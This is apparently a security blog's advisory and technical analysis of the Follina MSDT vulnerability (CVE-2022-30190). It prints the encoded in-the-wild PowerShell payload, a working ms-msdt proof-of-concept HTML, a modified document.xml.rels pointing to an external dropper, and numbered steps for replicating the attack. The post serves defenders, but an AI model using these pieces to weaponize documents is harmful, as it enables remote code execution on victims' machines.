CVE-2022-30190 aka "Follina" MSDT: Advisory and Technical Analysis

notes.netbytesec.com/2022/06/cve-2022-30190-aka-follina-msdt.html


Fareed

This post was authored by Fareed.

This blog post will discuss the security advisory, overview of the exploit, and technical analysis of the Follina MSDT attack that happens recently in the wild. This blog post might useful for security engineers, researchers, and security analysts to catch up with current cybersecurity issues specifically malware threats and APT hunting as the exploit has spread in the wild and been mentioned by a few security researchers on Twitter. By the end of this blog post, readers will understand the exploitation that happened to the compromised user via a malicious document using CVE-2022-30190 aka Follina attack technique. Furthermore, security analysts can collect the given IOCs extracted from the malware to check whether your environment has been compromised or not.

Introduction

On May 27, security researchers from the Nao_sec team posted a tweet regarding an interesting malicious document that loads a malicious external link (HTML file) residing in the remote server which then uses the "ms-msdt" scheme to execute PowerShell code upon the malicious document opened. This unique sample and technique caught all security practitioners and researchers including the NetbyteSec team. Figure 0 below shows Nao_sec's Twitter post.




nao_sec
@nao_sec

Interesting maldoc was submitted from Belarus. It uses Word's external link to load the HTML and then uses the "ms-msdt" scheme to execute PowerShell code. virustotal.com/gui/file/4a240...

```
ocation.href = "ms-msdt:/id PCWDiagnostic /skip force /param
rowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=Not
eForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Enc
+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58
se64String('+[char]34
A9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZ
GUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2traWxsIC9mIC9pbSBtc2R0LmV4
Y2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2Q
ibGljXCYmZm9yIC9yICV0ZW1wJSAlaSBpbiAoMDUtMjAyMi0wNDM4LnJhcikgZG8gY2
AveSYmZmluZHN0ciBUVk5EUmdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwgLWRlY29kZ
XhwYW5kIDEuYyAtRjoqIC4mJnJnYi5leGUiOw=='+[char]34+'))')))i/../../.
/../../../../../../Windows/System32/mpsigstub.exe
roubleshoot=ts_AUTO\"";
```

Figure 0: Nao_sec's Twitter post

On 30 May 2022, Microsoft released the CVE identifier for the vulnerability which is CVE-2022-30190 while infosec people on Twitter call this Zero-Day attack technique as Follina. Microsoft and infosec people have reported active exploitation of this vulnerability in the wild since April 2022.


Microsoft Support Diagnostic Tool

Enter the passkey provided by your support professional.

Support Provider:
Microsoft

Read the Microsoft support privacy statement online

Figure 1: Microsoft Support Diagnostic Tool interface

Microsoft Support Diagnostic Tool (MSDT) is a diagnostic tool that collects information and sends it to Microsoft for analysis when users encounter certain issues. Microsoft uses this information to find solutions for the problems encountered by users. "*A remote code execution vulnerability exists when MSDT in Windows is called using the URL protocol from a calling application such as Microsoft Office Word. An attacker who successfully exploits this vulnerability can run arbitrary code with the privileges of the calling application.*" Microsoft said. The attacker can then take over the system, run malicious code and conduct post-exploitation activities without relying on Macros anymore.

Overview of the attack



Victims open malicious document (DOCX or DOC) exploiting CVE-2022-30190
DOCX
DOC
document.xml.rels in the document contains malicious HTML payload
XML
Malicious HTML containing ms-msdt scheme exploits served in the attacker's remote server is loaded
Malicious PowerShell code executed
HTML
RTF
Victims open malicious RTF document exploiting CVE-2022-30190
ms-msdt scheme abused to execute Powershell code
Victims preview malicious RTF document via preview pane without opening the document (Zero-click attack)
Victim's machine was compromised and infected. Post exploitation activities.

Figure 2: Follina malicious document flow

The malicious document could be delivered in DOCX, DOC, or RTF format. All the format works well to exploit this MSDT scheme vulnerability. The attacker craft the malicious HTML and serve the URL to the remote server to be loaded by *document.xml.rels* in the document. While RTF, the HTML URL is located under object control word and will be loaded upon opening the RTF or previewing the RTF via the preview pane. After HTML is loaded, it will trigger the ms-msdt scheme and continue to execute the malicious PowerShell code. The impact of the attack might result in the user being infected with the post-exploitation activities and malware infection.

Impact of the attack

Remote code execution and malware host/infection. An attacker who successfully exploits this vulnerability can run arbitrary code and take control of an affected system which can cause disruption in the organization's operation, data leakage, and many more.


Vulnerability Affected Products

- Windows Server, version 20H2 (Server Core Installation)
- Windows Server 2022 Azure Edition Core Hotpatch
- Windows Server 2022
- Windows Server 2019
- Windows Server 2016

- Windows Server 2012 R2
- Windows Server 2012
- Windows Server 2008 for x64-based Systems Service Pack 2
- Windows Server 2008 for 32-bit Systems Service Pack 2
- Windows Server 2008 R2 for x64-based Systems Service Pack 1
- Windows RT 8.1
- Windows 8.1
- Windows 7
- Windows 11
- Windows 10
- Windows 10 Version 21H2
- Windows 10 Version 21H1
- Windows 10 Version 20H2
- Windows 10 Version 1809
- Windows 10 Version 1607

Proof-of-Concept

Researchers have reproduced the zero-day with multiple versions of Microsoft Office and even publish their Follina malicious document generator on GitHub. Netbytesec team also was able to conduct the Proof-of-Concept of the MSDT exploit which allows us to execute the calc.exe program as shown in the figure below.



Test compatibility settings for the program

Settings applied to mpsigstub:
- Windows compatibility mode: Windows 8


You need to test the program to make sure these new settings fixed the problem before you can click Next to continue.

```
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.80.144 - - [01/Jun/2022 16:29:02] code 501, message Unsupported method ('OPTIONS')
192.168.80.144 - - [01/Jun/2022 16:29:02] "OPTIONS / HTTP/1.1" 501 -
192.168.80.144 - - [01/Jun/2022 16:29:02] "HEAD /dropper.html HTTP/1.1" 200 -
192.168.80.144 - - [01/Jun/2022 16:29:02] code 501, message Unsupported method ('OPTIONS')
192.168.80.144 - - [01/Jun/2022 16:29:02] "OPTIONS / HTTP/1.1" 501 -
192.168.80.144 - - [01/Jun/2022 16:29:02] "HEAD / HTTP/1.1" 200 -
192.168.80.144 - - [01/Jun/2022 16:29:02] code 501, message Unsupported method ('OPTIONS')
192.168.80.144 - - [01/Jun/2022 16:29:02] "OPTIONS / HTTP/1.1" 501 -
192.168.80.144 - - [01/Jun/2022 16:29:05] code 501, message Unsupported method ('OPTIONS')
192.168.80.144 - - [01/Jun/2022 16:29:05] "OPTIONS / HTTP/1.1" 501 -
192.168.80.144 - - [01/Jun/2022 16:29:05] code 501, message Unsupported method ('OPTIONS')
192.168.80.144 - - [01/Jun/2022 16:29:05] "OPTIONS / HTTP/1.1" 501 -
192.168.80.144 - - [01/Jun/2022 16:29:05] code 501, message Unsupported method ('OPTIONS')
192.168.80.144 - - [01/Jun/2022 16:29:05] "OPTIONS / HTTP/1.1" 501 -
192.168.80.144 - - [01/Jun/2022 16:29:05] code 501, message Unsupported method ('OPTIONS')
192.168.80.144 - - [01/Jun/2022 16:29:05] "OPTIONS / HTTP/1.1" 501 -
192.168.80.144 - - [01/Jun/2022 16:29:05] code 501, message Unsupported method ('OPTIONS')
192.168.80.144 - - [01/Jun/2022 16:29:05] "OPTIONS / HTTP/1.1" 501 -
192.168.80.144 - - [01/Jun/2022 16:29:05] code 501, message Unsupported method ('OPTIONS')
192.168.80.144 - - [01/Jun/2022 16:29:05] "OPTIONS / HTTP/1.1" 501 -
192.168.80.144 - - [01/Jun/2022 16:29:05] "GET /dropper.html HTTP/1.1" 200 -
192.168.80.144 - - [01/Jun/2022 16:29:05] "HEAD /dropper.html HTTP/1.1" 200 -
192.168.80.144 - - [01/Jun/2022 16:29:05] "HEAD /dropper.html HTTP/1.1" 200 -
192.168.80.144 - - [01/Jun/2022 16:29:05] code 501, message Unsupported method ('OPTIONS')
192.168.80.144 - - [01/Jun/2022 16:29:05] "OPTIONS / HTTP/1.1" 501 -
192.168.80.144 - - [01/Jun/2022 16:29:05] code 501, message Unsupported method ('OPTIONS')
192.168.80.144 - - [01/Jun/2022 16:29:05] "OPTIONS / HTTP/1.1" 501 -
192.168.80.144 - - [01/Jun/2022 16:29:05] code 501, message Unsupported method ('OPTIONS')
192.168.80.144 - - [01/Jun/2022 16:29:05] "OPTIONS / HTTP/1.1" 501 -
192.168.80.144 - - [01/Jun/2022 16:29:05] "HEAD /dropper.html HTTP/1.1" 200 -
192.168.80.144 - - [01/Jun/2022 16:29:05] "GET /dropper.html HTTP/1.1" 200 -
192.168.80.144 - - [01/Jun/2022 16:29:05] "HEAD /dropper.html HTTP/1.1" 200 -
192.168.80.144 - - [01/Jun/2022 16:29:05] "HEAD /dropper.html HTTP/1.1" 200 -
192.168.80.144 - - [01/Jun/2022 16:29:05] "HEAD /dropper.html HTTP/1.1" 200 -
```

Figure 3: MSDT exploit POC

The attack is very simple to reproduce and all we need is to create a dummy document with an OLE object and save it. Then modify some important attributes in *word/_rels/document.xml.rels* and serve the HTML with the ms-msdt scheme at *http://<attacker>/payload.html*. Thus, this exploit technique might be popular from now on for malicious document weaponization purposes.


The figure below shows the *payload.html* being serve on the remote machine containing the MSDT scheme to execute our PowerShell code, in this case, "*calc.exe*".



```
//
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /
    param \"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu
    IT_SelectProgram=NotListed IT_BrowseForFile=h$(IEX(calc.exe))i/.
    /../../../../../../../../../../../../../../Windows/System32/
    mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";
</script>
</body>
</html>
```

Figure 4: HTML with the ms-msdt scheme

Furthermore, the attack also appeared to be triggered by preview pane where all we need is to let the victims preview the malicious RTF file via the preview pane and they will get pwned without even opening the file. This attack vector might be overlooked by victims. So, the zero-click attack for the RTF in this situation is legitimate.



Program Compatibility Troubleshooter

Test compatibility settings for the program


Settings applied to mpsigstub:
- Windows compatibility mode: Windows 8

You need to test the program to make sure these new settings fixed the problem before you can click Next to continue.

Figure 5: POC of the preview pane attack vector

So, basically, the other attacker might replicate the zero-day attack by:

1. Unzip the first discovered sample
2. Replace the "*Target*" attribute of *oleObject* type with their remote HTML. Refer to figure 6 below.
3. Zip the file and save it as DOC, DOCX, or RTF.
4. Create and generate the HTML and serve it on the internet.
5. The HTML must be at least 4096 bytes as mentioned by a security researcher on his Twitter.
6. The code should contain in $() to PowerShell to execute it.




```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/
relationships"><Relationship Id="rId3" Type="http://schemas.openxmlformats.org/
officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship
Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/
settings" Target="settings.xml"/><Relationship Id="rId1" Type="http://schemas.
openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/
><Relationship Id="rId996" Type="http://schemas.openxmlformats.org/officeDocument/2006/
relationships/oleObject" Target="http://192.168.80.1:8000/dropper.html!"
TargetMode="External"/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/
officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship
Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/
fontTable" Target="fontTable.xml"/></Relationships>
```

Change to their own HTML payload's URL. The escalation (!) mark is important.

Figure 6: Change the original URL with the new URL

Note that some attackers might encode their PS code with base64 like the sample discovered by the Nao_sec team. Figure 7 below shows the malicious encoded PowerShell code in the HTML file.

